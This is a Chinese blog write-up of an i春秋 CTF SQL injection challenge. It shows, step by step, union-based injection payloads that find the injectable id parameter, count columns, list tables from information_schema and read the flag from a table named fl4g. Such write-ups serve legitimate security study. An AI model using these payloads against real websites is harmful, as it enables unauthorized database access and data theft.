i春秋之SQL注入-1

原创


金 帛 于 2022-04-04 16:49:51 发布 462 收藏
分类专栏： i春秋之WEB 文章标签： CTF i春秋

本文链接：https://blog.csdn.net/l2872253606/article/details/123956043

目录

注入点判断

不难发现修改GET传参中id的值页面就不一样，而且当id=1' and 1=2时页面不正常



所以id就是注入点

字段判断


构建payload

```
inurl?id=1' order by x --+
```

当x=4的时候页面不正常，说明字段数为3，而且当id=4的时候页面也不正常

接着用联合注入，构建payload

```
inurl?id=-1' union select 1,2,3 --+
```





可以看到2和3的位置有回显

爆表


看一下当前数据库里的所有表名，构建payload

```
inurl?id=-1' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema = database() --+
```






可以看到有两表，接着看一下fl4g这个表里的字段有啥，构建payload



好了，知道字段名跟表名，我们来看一下字段里有啥，构建payload

```
inurl?id=-1' union select 1,2,group_concat(flllag) from fl4g --+
```



拿到flag